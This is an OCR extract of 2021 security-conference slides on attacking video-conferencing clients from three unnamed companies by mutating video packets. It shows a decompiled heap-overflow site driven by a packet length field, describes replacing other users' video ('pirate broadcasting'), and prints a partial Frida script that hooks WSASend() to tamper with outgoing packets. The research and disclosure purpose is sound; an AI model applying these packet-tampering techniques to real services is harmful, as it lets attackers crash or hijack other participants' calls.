
# Mutating Video Data

| Platform | Company A | Company B | Company C |
|---|---|---|---|
| Contents | ◦ Mutating header part of the packet<br>◦ Mutating the video data area other than the header<br>◦ As a result, Other clients' screen were broken or completely controlled by an attacker | ◦ Static Analysis : Sequences of calling recv() func ~ malloc() func.<br>◦ Hooking WSASend() func.<br>◦ Mutating length field of the packet | ◦ Using Frida, Hooking the WSASend() function to mutate video data<br>◦ Mutating the video data area other than the header<br>◦ As a result, Other clients' screen were broken. |
| Vuln. | ◦ Heap Based Buffer Overflow<br>◦ Pirate Broadcasting | ◦ Denial of Service<br>◦ Picture Distortion | ◦ Picture Distortion |
| At | ◦ Windows Web Browser<br>◦ Windows App<br>◦ IOS / MacOS | ◦ Windows Web Browser<br>◦ Android<br>◦ MacOS | ◦ Windows Web Browser |

✓ Weak data integrity verification


# Company A

Heap Based Buffer Overflow




```
if ( *(_DWORD *)(v2 + 5276) )
{
  dst_buf = operator new[](*(_DWORD *)(data_ptr + 37) + 41);
  memset(dst_buf, 0, *(_DWORD *)(data_ptr + 37) + 41);
  qmemcpy(dst_buf, (const void *)data_ptr, *(_DWORD *)(data_ptr + 37) + 41);// Maybe Vuln : data+37 -> length value
  sub_4092B0(
    v2,
    dst_buf,
    *(_DWORD *)(data_ptr + 37),
    *(signed __int16 *)(v2 + 4404),
    *(_DWORD *)(v2 + 4352),
    *(unsigned __int16 *)(v2 + 4358),
    *(unsigned __int16 *)(v2 + 4356),
    *(_DWORD *)(v2 + 4360),
    *(_DWORD *)(v2 + 4364),
    *(_DWORD *)(v2 + 4336),
    *(_DWORD *)(v2 + 4340));
  if ( dst_buf )
    operator delete[](dst_buf);
}
```


size value of data




✓ By modulation the size value of the memcpy(), Heap Based Buffer Overflow occurs




HITB SECCONF AMSTERDAM - 2021



Window web
Window app
mac
iPhone & iPad
라이브
MORE 챌린지 세번째

# Company A

Pirate Broadcasting by modulation of video data




<Usual Case>





✓ No validation on tampered data, so existing video data can be replaced with new video data and transmitted to other clients for pirated broadcasting.




HITB SECCONF AMSTERDAM - 2021

# Company A

Pirate Broadcasting by modulation of video data





✓ No validation on tampered data, so existing video data can be replaced with new video data and transmitted to other clients for pirated broadcasting.



HITB SECCONF AMSTERDAM - 2021

# Company A

Pirate Broadcasting by modulation of video data



# Company B


Denial of Service

```
this.s = args[0];
this.lpBuffers = args[1];
this.dwBufferCount = args[2];
this.lpNumberOfBytesSent = args[3];
this.dwFlags = args[4];
this.lpOverlapped = args[5];
this.lpCompletionRoutine = args[6]

var address = Socket.peerAddress(parseInt(this.s));

var buff_len = Memory.readInt(ptr(this.lpBuffers));
var lpwbuf = this.lpBuffers;
lpwbuf = (lpwbuf.toInt32()+4);
var sec_bufflen = Memory.readInt(ptr(lpwbuf+4));

var dptr = Memory.readInt(ptr(lpwbuf));
var sec_dptr = Memory.readInt(ptr(lpwbuf+8));


var head_len = Memory.readByteArray(ptr(dptr).add(16), 4);
var hlen = new Uint8Array(head_len);

if(address.ip == "192.168.0.1"){
  if(this.dwBufferCount == '0x2'){
    Memory.writeByteArray(ptr(dptr).add(16), test_head);
    Memory.writeByteArray(ptr(this.lpBuffers).add(8), tt_head);
    Memory.writeByteArray(ptr(sec_dptr).add(44), in_datalen);
    Memory.writeByteArray(ptr(this.lpNumberOfBytesSent), wsasendlen);
    console.log("============================================================");
  }
}
```

Hook the WSASend() function in WS2_22.dll using Frida, arbitrarily modulating and sending the data length value sent to another client.


# 